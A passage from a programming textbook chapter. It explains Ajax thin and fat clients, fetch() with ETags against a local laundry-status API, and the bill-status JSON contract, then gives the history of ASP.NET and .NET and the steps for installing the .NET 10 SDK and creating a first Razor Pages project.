


Figure 9.11 The Ajax *fat client*. The GUI widgets and a client core run in the browser; the Ajax engine talks to a web *service* on the server only for data.

In the **fat client** the widgets and a *client core* run in the browser, and the server offers a **web service**, an address that answers with data. **Figure 9.12** is the same drag.




Figure 9.12 The fat-client sequence for the same drag. The widget and client core in the browser update the DOM at once; the only network traffic is the requests for new images.

In **Figure 9.10** nothing moves on the screen until a round trip has finished; in **Figure 9.12** the screen changes after four arrows that never leave the browser. The price of the fat client is more code in the browser, to be downloaded, written and tested in JavaScript.

> **THE KEY INSIGHT.** Thin and fat are two ends of a slider, not two technologies; the only question is *which side keeps the state of the screen*. The Laundry status page of this chapter sits near the thin end: the server knows the truth about every bill, and the browser keeps only the last answer it drew.

9.3.4 Google Maps, the example that made Ajax famous

Google Maps (2005) let you drag a map smoothly inside a web page. The trick was simple. The map is a **grid of square images**, tiles of 256 by 256 pixels, as **Figure 9.13** numbers them.

Figure 9.13 A map is a grid of images. The nine numbered tiles, each an ordinary picture file, form the visible part of the map — an invented town, drawn for this figure.

The grid is larger than the window: in **Figure 9.14**, tiles 10 to 16 lie **off screen**, already loaded. A drag only changes the positions of the `img` elements; when the edge of the grid comes near, the script asks for the next row or column — ordinary image requests.




Figure 9.14 The grid extends beyond the window. Tiles 10 to 16 lie off screen, already loaded, so that a drag can reveal them immediately.

Figure 9.15 shows the machinery in a small tile-map page built for this book, dragged once with the mouse in Chromium, with the developer tools listing its elements: absolutely positioned `img` elements whose `src` addresses contain the tile coordinates.




Figure 9.15 Inside a tile map: after a drag, the developer tools show the map as absolutely positioned `img` elements, 256 pixels square, whose `src` addresses name the zoom level and the tile's column and row (`tiles/15/19825/24239.png` and so on). Dragging changed `left` and `top`; nothing else.

The richness came not from a clever server but from **small, independent pieces with stable addresses**, arranged by the browser. The Laundry status page does the same with one small piece of JSON.

9.3.5 From XMLHttpRequest to fetch() and promises

`XMLHttpRequest` works, but its callbacks become painful as soon as one request depends on another. Since 2015 browsers offer **`fetch()`**, defined in the WHATWG Fetch standard [4] and also built into Node.js 18 and later. `fetch(url, options)` returns a **promise**, an object standing for a value that is not there yet; inside an `async` function, `await` pauses *that function only* until the promise is settled. The code reads from top to bottom and still does not block the page. **Listing 9.6** asks the status question twice, the second time with a header meaning "only if it has changed since the version I have".

Listing 9.6 `fetch-status.mjs`: the status question with `fetch()`, runnable in Node.js 18 or newer. The second request sends the version it already has in `If-None-Match`.

```
// fetch-status.mjs - the same question with fetch(), from Node.js 18 or newer:
//     node fetch-status.mjs http://127.0.0.1:8940
const base = process.argv[2] ?? "http://127.0.0.1:8940";
const url = new URL("/api/status", base);
url.searchParams.set("bill", "B2952");
url.searchParams.set("phone", "0812-0000-4710");

const first = await fetch(url, { headers: { Accept: "application/json" } });
const etag = first.headers.get("ETag");
const data = await first.json();
console.log(first.status, etag, data.bill_id, data.status_text, data.balance);

const again = await fetch(url, { headers: { "If-None-Match": etag } });
console.log(again.status, again.statusText, "- body length", (await again.text()).length);
```

Run with Node.js 22 against the Flask track, it printed **Listing 9.7**.

Listing 9.7 The real output of **Listing 9.6** against the Flask track. The first answer carries the data and a version tag; the second is `304 Not Modified` with an empty body. (Flask writes the reason phrase in capitals.)

```
200 "B2952-1-1" B2952 In process 20000
304 NOT MODIFIED - body length 0
```

`"B2952-1-1"` is an **ETag**, a version label (Section 9.10.2); `304` means *not modified*; and a zero-byte body is why asking every ten seconds costs almost nothing.

9.3.6 JSON, the X that is no longer XML

Almost every Ajax request today carries **JSON**, *JavaScript Object Notation* [5], because it is the notation of JavaScript's own objects: the browser turns it into data with one call (`response.json()`) and back with another (`JSON.stringify`). JSON has six kinds of value — objects `{…}`, arrays `[…]`, strings, numbers, `true`/`false` and `null` — and no dates or comments. The Laundry's answer about one bill, as the Flask track sends it:

```
{"bill_id":"B2952","status":"queued","status_text":"In process","arrived":"2026-09-30
20:09:56","finished":null,"departed":null,"promised":"2026-10-02 20:09:56","service":"Wash,
dry & fold (per kg)","unit":5,"quantity":"5
kg","payment":40000,"balance":20000,"outlet":{"name":"Profitina Laundry
Wiyung","phone":"031-0000-
2103"},"history":[{"status":"queued","text":"Received","at":"2026-09-30 20:09:56"}]}
```

Table 9.2 documents the fields. It is the **contract** between the four servers of this chapter and its one front end.

Table 9.2 The JSON contract of the live bill status, extending `GET /api/status` of the Laundry API (`App/docs/api.md`) with `quantity` and `history`. There is no customer name, address or e-mail.

Field	Type	Meaning
`bill_id`	string	Bill number, upper case: `"B2952"`
`status`	string	`queued`, `finished` or `departed`, as stored in `Bill.status`
`status_text`	string	What a customer reads: *In process*, *Ready for pickup*, *Collected*, *Cancelled*
`arrived`, `finished`, `departed`	string or `null`	Shop time `YYYY-MM-DD HH:MM:SS` (WIB); `null` if it has not happened
`promised`	string	When the laundry should be ready, Equation (9.3)
`service`, `unit`, `quantity`	string, number, string	The service, the units charged, and both in words: `"5 kg"`
`payment`, `balance`	number	Whole rupiah charged, and still to pay, Equation (9.4)
`outlet`	object	`name` and `phone` of the outlet holding the laundry
`history`	array	One object per status event — `status`, `text`, `at` — oldest first

That last sentence is deliberate. Indonesia's personal-data law, UU PDP No. 27/2022 [6], requires *data minimization*: a page that anyone with a bill number and a phone number can open must reveal as little as possible.

9.3.7 Server-rendered pages, Ajax-enhanced pages and single-page applications

Figure 9.16 shows the three ways of building a web application today.




Figure 9.16 Three ways to build a web application. (1) The server builds every page. (2) The server builds the pages and JavaScript refreshes parts of them with data — this chapter. (3) A single-page application: JavaScript builds every screen and the server only answers with JSON.

Server-rendered pages (1) are everything this book has built so far. **Server-rendered pages with Ajax** (2) keep all their virtues and add islands of richness; the first view is still HTML from the server, and the page still works without JavaScript — **progressive enhancement**. A **single-page application** (3) loads an almost empty page and a large JavaScript program, usually built with React, Angular or Vue (or Blazor in .NET), which draws every screen itself and changes the address bar through the History API. In the Stack Overflow Developer Survey of 2025, React was used by 44.7% of the 23,678 respondents who answered the question on web frameworks, Angular by 18.2%, Vue.js by 17.6% and Blazor by 7.0%; ASP.NET Core, the server side of this chapter, stood at 19.7% [7]. **Table 9.3** compares them.

Table 9.3 The three ways compared. The middle column is the sensible default for most business applications, including Profitina Laundry.

	Server-rendered	Server-rendered + Ajax	Single-page application
First screen	Fast: HTML arrives ready	Fast: HTML arrives ready	Slower: the program must load and run first
After a click	A whole new page	Often only a piece of data	Only data
Works without JavaScript	Yes	Yes, with less comfort	No
State of the screen lives	On the server	Mostly on the server	In the browser
The team must master	One server language	One server language + some JavaScript	A JavaScript framework + an API server
Good for	Documents, forms, shops, back offices	The same, with live parts	Editors, maps, dashboards used for hours

An SPA is not automatically more "rich" or more modern. It moves work, state and bugs into the browser, where they are harder to test and must be downloaded by every visitor. Choose it for screens people use for hours; for pages people read, fill in and leave, the middle column gives most of the richness for a fraction of the complexity.

9.4 The .NET Platform

9.4.1 From CGI and classic ASP to ASP.NET

Table 9.4 shows what came before ASP.NET, and why it was built as it was.

Table 9.4 The web development world into which ASP.NET was born. Chapter 2 met CGI; classic ASP was Microsoft's counterpart of the PHP of Chapter 3.

Generation	How it worked	Its problems
CGI (Common Gateway Interface), from 1993	The web server starts a separate program for every request	Needs a lot of server resources
ASP "Classic", 1996	VBScript or JScript inside HTML pages, interpreted by IIS on every request	Interpreted, loosely typed code; layout and logic mixed; limited development and debugging tools; no real state management
ASP.NET, 2002	Pages compiled into classes of the .NET Framework, written in C# or VB.NET	Compiled languages, the whole .NET library, code separated from layout, visual development, state management, XML configuration files

Classic ASP was PHP's contemporary and close relative — script between `<%` and `%>`, run by Microsoft's IIS on every request — with PHP's early weaknesses and one of its own: it ran only on Windows. ASP.NET, released in February 2002 with the .NET Framework 1.0, kept the page with code in it but **compiled** pages into classes written in a **strongly typed** language. Microsoft listed its advantages as an object-oriented programming model; an **event-driven** style (you write `btnQuote_Click` and the framework calls it); a **control-based** architecture of server objects that render themselves as HTML; code in any .NET language (C#, VB.NET and others); speed, because compiled; rapid visual development in Visual Studio; output for many devices and browsers; and easy deployment and configuration with XML files such as `Web.config`. Each of these reappears in Section 9.9.

9.4.2 What .NET is

.NET is a platform for running programs, as Java is.

> **DEFINITION.** The **Common Language Runtime** (CLR) is the virtual machine of .NET: it loads programs compiled to *intermediate language* (IL), compiles the IL to machine code just in time, collects garbage and enforces type safety. The **class library** is the large set of ready-made classes every .NET program can use. A .NET *language* — C#, F#, VB.NET — is any language whose compiler produces IL.

The comparison with Chapter 7 is exact: CLR for the Java Virtual Machine, IL for bytecode, the class library for Java's, C# for Java. A Java programmer reading C# understands most of it at once; C# adds properties, events, `async`/`await`, LINQ, records and value types. **Figure 9.17** shows how the original **.NET Framework** grew.




Figure 9.17 The .NET Framework as it grew. On the Common Language Runtime and the Framework Class Library: WinForms, ASP.NET and ADO.NET (2.0, 2005); WPF, WCF, WF and CardSpace (3.0); LINQ (3.5, 2007) and the Entity Framework (3.5 SP1, 2008); Parallel LINQ and the Task Parallel Library (4.0); the task-based async model (4.5).

Version 2.0 placed the three pillars of classic .NET on the runtime: **WinForms** for desktop windows, **ASP.NET** for the web and **ADO.NET** for databases (Chapter 15). Later versions added WPF, whose XAML Silverlight borrowed, web services (WCF), LINQ and the `async` model this chapter's code uses. **Figure 9.18** shows the platform at its height in 2012.




Figure 9.18 The architecture of .NET Framework 4.5 (2012): ASP.NET (Web Forms, MVC, Web Pages, SPA), Windows desktop and Store apps, WPF and Silverlight, with ADO.NET, the Entity Framework, LINQ, WCF, ASP.NET Web API, SignalR and WF, over the Common Language Runtime and the operating system.

Two boxes in **Figure 9.18** deserve attention: **ASP.NET** already offered four ways of writing pages, and **Silverlight** was one more application model on the same runtime. And the bottom box,

Operating System, meant Windows: the .NET Framework ran only there, and that fact shaped the next decade.

9.4.3 ASP.NET 2.0, 3.5 and 4.0

Table 9.5 summarizes how ASP.NET grew on the .NET Framework.

Table 9.5 ASP.NET on the .NET Framework in three large steps. Master pages, membership, AJAX, routing and encoding by default all reappear in modern form later in this chapter.

Version	Year	What it added
ASP.NET 2.0	2005	Rich controls; **master pages**; themes; security and **membership**; **data source controls**; web parts; profiles
ASP.NET 3.5	2007	**LINQ**; **ASP.NET AJAX** built in (`UpdatePanel`); and, in 2009, **ASP.NET MVC**, a different architecture
ASP.NET 4.0	2010	Performance and search engines: output cache extensibility, session state compression, view state per control, `Page.MetaKeywords` and `Page.MetaDescription`, `Response.RedirectPermanent`, routing, longer URLs, the encoding syntax `<%: %>`, predictable client IDs, a refactored `Web.config`, auto-start, a better Ajax library

Two items matter here. **ASP.NET AJAX** gave Web Forms partial page updates without hand-written JavaScript; Section 9.9.6 shows it doing this chapter's job and why nobody builds it that way any more. And `<%: %>` existed because the older `<%= %>` did *not* HTML-encode — the trap of JSP's bare `${x}` in Chapter 7. Razor (Section 9.7) encodes by default.

9.4.4 From ASP.NET 5 to ASP.NET Core and one .NET

By 2014 the .NET Framework was tied to Windows and IIS, and to one enormous library, `System.Web.dll`, while the web had moved to Linux servers and containers. Microsoft's answer, announced as **ASP.NET 5**, made two huge changes: it was **much leaner**, no longer requiring `System.Web.dll`, and **modular**, with almost every feature a separate package delivered through **NuGet**, the free, open-source package manager of .NET (the counterpart of Maven, Composer and pip). **Figure 9.19** shows the plan of 2015.




Figure 9.19 The ASP.NET 5 plan of 2015: one web framework on three runtimes — Mono on OS X and Linux, .NET Core on all three systems, .NET 4.6 on Windows only, self-hosted or under IIS.

"ASP.NET 5" was renamed before it shipped: **ASP.NET Core 1.0** and **.NET Core 1.0** appeared in June 2016, open source and cross-platform, with their own web server, **Kestrel**. ASP.NET Core 2.0 (2017) introduced **Razor Pages**. The old .NET Framework was frozen at version 4.8 (2019), maintained inside Windows but no longer developed. In November 2020 the lines were joined: **.NET 5** dropped the word "Core" and became *the* .NET, as **Figure 9.20** announced.




Figure 9.20 ".NET — a unified platform" (2020): desktop, web (ASP.NET), cloud, mobile, gaming, IoT and AI on one .NET 5, with Visual Studio, Visual Studio for Mac (struck out: retired since), Visual Studio Code and the command line as tools.

Two things in the picture have changed. Visual Studio for Mac was retired on 31 August 2024 [8]; on macOS and Linux the tools are **VS Code** with the C# Dev Kit and the **command line**, `dotnet`. And a new .NET appears every November.

> **DEFINITION.** Each .NET release is either **LTS** (*long-term support*, three years; even-numbered versions) or **STS** (*standard-term support*, two years since .NET 9; odd-numbered versions) [9]. **.NET 10**, released in November 2025, is the current LTS, supported until November 2028, and is the version this book uses.

Table 9.6 The .NET versions a reader may meet in 2026, as Microsoft lists them in September 2026 [9], [10]. New work should start on .NET 10; the .NET Framework lives on inside Windows for Web Forms applications.

Version	Released	Kind	Supported until
.NET 8	14 November 2023	LTS	10 November 2026
.NET 9	12 November 2024	STS	10 November 2026
.NET 10	**11 November 2025**	**LTS**	**14 November 2028**
.NET 11	expected November 2026 (release candidate 1: 8 September 2026)	STS	two years after release
.NET Framework 4.8.1	August 2022	part of Windows	as long as its Windows version

9.4.5 Which ASP.NET?

ASP.NET is a family, listed in **Table 9.7**.

Table 9.7 The ASP.NET family. The modern members can all live in one application.

Model	Since	The idea in one line	Runs on	In this book
Web Forms	2002	Pages of server controls with events	.NET Framework only	Section 9.9; its topics in modern form in Chapters 11–15
MVC	2009	A controller chooses a model and a view	.NET Framework and .NET	Chapter 10
Web API, minimal APIs	2012, 2021	Addresses that answer with data	.NET Framework and .NET	`/api/status`, Section 9.10
Razor Pages	2017	One page = one `.cshtml` + one page model with handlers	.NET	**This chapter onward**
Blazor	2019	Interactive C# components, on the server or via WebAssembly	.NET	Section 9.10.9

Razor Pages is the model closest to what you already know: like a PHP page, a Razor Page is a file that answers requests for its own address; like a servlet with `doGet` and `doPost`, its page model has `OnGet` and `OnPost`.

9.5 Installing the .NET 10 SDK and the C# Dev Kit

Chapter 1 installed these tools; this section repeats the steps with the details that matter for ASP.NET.

9.5.1 SDK or runtime?

The **.NET runtime** and the **ASP.NET Core runtime** only *run* finished programs, like Java's JRE. The **.NET SDK** contains both runtimes plus the compilers, the project templates, MSBuild and the `dotnet` command. To write programs, install the SDK.

9.5.2 Installing on Windows, macOS and Linux

Table 9.8 gives one line per system.

Table 9.8 Installing the .NET 10 SDK. On every system the result is one command, `dotnet`.

System	Install	Notes
Windows 10/11	`winget install Microsoft.DotNet.SDK.10`	Or the installer from https://dotnet.microsoft.com/download; reopen the terminal afterwards
macOS	The `.pkg` installer from the same page, or `brew install --cask dotnet-sdk`	Puts `dotnet` on the `PATH`
Ubuntu 26.04, 24.04	`sudo apt update && sudo apt install dotnet-sdk-10.0`	In Ubuntu's own archive [11]
Ubuntu 22.04	`sudo add-apt-repository ppa:dotnet/backports`, then the line above	Backports maintained by Canonical [11]
Fedora, Debian, others	`sudo dnf install dotnet-sdk-10.0`, or Microsoft's `dotnet-install.sh`	See the installation guide [12]

Open a **new** terminal and check with the three commands of **Listing 9.8**, shown with the answers of this book's build machine.

```
dotnet --version
dotnet --list-sdks
dotnet --list-runtimes
```

Listing 9.8 The three checks and their answers on the build machine: SDK 10.0.112 with runtimes 10.0.12. Your patch numbers and folders will differ; the first two digits must be `10.0`.

```
10.0.112
10.0.112 [/usr/lib/dotnet/sdk]
Microsoft.AspNetCore.App 10.0.12 [/usr/lib/dotnet/shared/Microsoft.AspNetCore.App]
Microsoft.NETCore.App 10.0.12 [/usr/lib/dotnet/shared/Microsoft.NETCore.App]
```

`Microsoft.AspNetCore.App` is the **shared framework** of ASP.NET Core: all of it — Kestrel, routing, Razor Pages, JSON, antiforgery, static files — ships with the SDK, and a web project uses it without downloading anything. Section 9.5.4 explains why that mattered here.

9.5.3 VS Code and the C# Dev Kit

In VS Code open the Extensions view (**Ctrl+Shift+X**, macOS **Cmd+Shift+X**) and install **C# Dev Kit**, or type `code --install-extension ms-dotnettools.csdevkit`. It brings the **C#** extension (coloring, completion, errors as you type, debugging) and the **.NET Install Tool**, and adds a **Solution Explorer** and commands such as **.NET: New Project...** [13]. It is free for individuals, education and open source; larger organizations need a Visual Studio subscription. On Windows and macOS, also run `dotnet dev-certs https --trust` once, so that new projects' `https://localhost` addresses open without a warning; this chapter's projects use plain `http://127.0.0.1` and need nothing.

9.5.4 What this book's build could and could not do

The build machine had the .NET 10 SDK but **could not reach NuGet**. ASP.NET Core is in the shared framework, so every Razor Pages example **was compiled with `dotnet build` and run**. The SQLite driver `Microsoft.Data.Sqlite` is a NuGet package, so the Razor Pages track reads the Laundry's sample data from the **CSV export** that ships with the database (`data/csv/*.csv`, the same rows as `laundry.db`) and holds it in memory. A second data class for the real database ships beside it, compiled only on request after

```
dotnet add package Microsoft.Data.Sqlite
```

with `dotnet run -p:UseSqlite=true`. **That class was not compiled here** (Section 9.10.3). Web Forms cannot run on Linux; its listings are **not run** (Section 9.9). The PHP, Java and Python tracks and the shared JavaScript **were run**, in a terminal and in a headless Chromium browser, on copies of `laundry.db`. `VERIFIED.md` in the code folder lists every command and result.

9.6 The First Razor Pages Application

9.6.1 One command

In a terminal, in the folder where you keep projects:

```
dotnet new webapp -o FirstApp
```

`dotnet new` creates a project from a **template**; `webapp` is *ASP.NET Core Web App (Razor Pages)*; `-o FirstApp` names the folder and the project. **Listing 9.9** is the answer.

Listing 9.9 The real output of `dotnet new webapp` on the build machine (path shortened). *Restore* fetches the project's packages; there are none beyond the shared framework, so it succeeds offline.

```
The template "ASP.NET Core Web App (Razor Pages)" was created successfully.
This template contains technologies from parties other than Microsoft, see
https://aka.ms/aspnetcore/10.0-third-party-notices for details.

Processing post-creation actions...
Restoring /…/FirstApp/FirstApp.csproj:
  Determining projects to restore...
  Restored /…/FirstApp/FirstApp.csproj (in 115 ms).
Restore succeeded.
```

The "technologies from parties other than Microsoft" are Bootstrap and jQuery, copied into `wwwroot/lib/`. Now run it:

```
cd FirstApp
dotnet run --urls http://127.0.0.1:8901
```

`dotnet run` restores, compiles and starts the project; `--urls` chooses the address, which otherwise comes from `Properties/launchSettings.json`. **Listing 9.10** is the log.

Listing 9.10 The log of `dotnet run --urls http://127.0.0.1:8901` (three earlier lines, about the launch settings and data-protection keys, omitted). The warning is harmless: the template redirects HTTP to HTTPS and was given no HTTPS address.

```
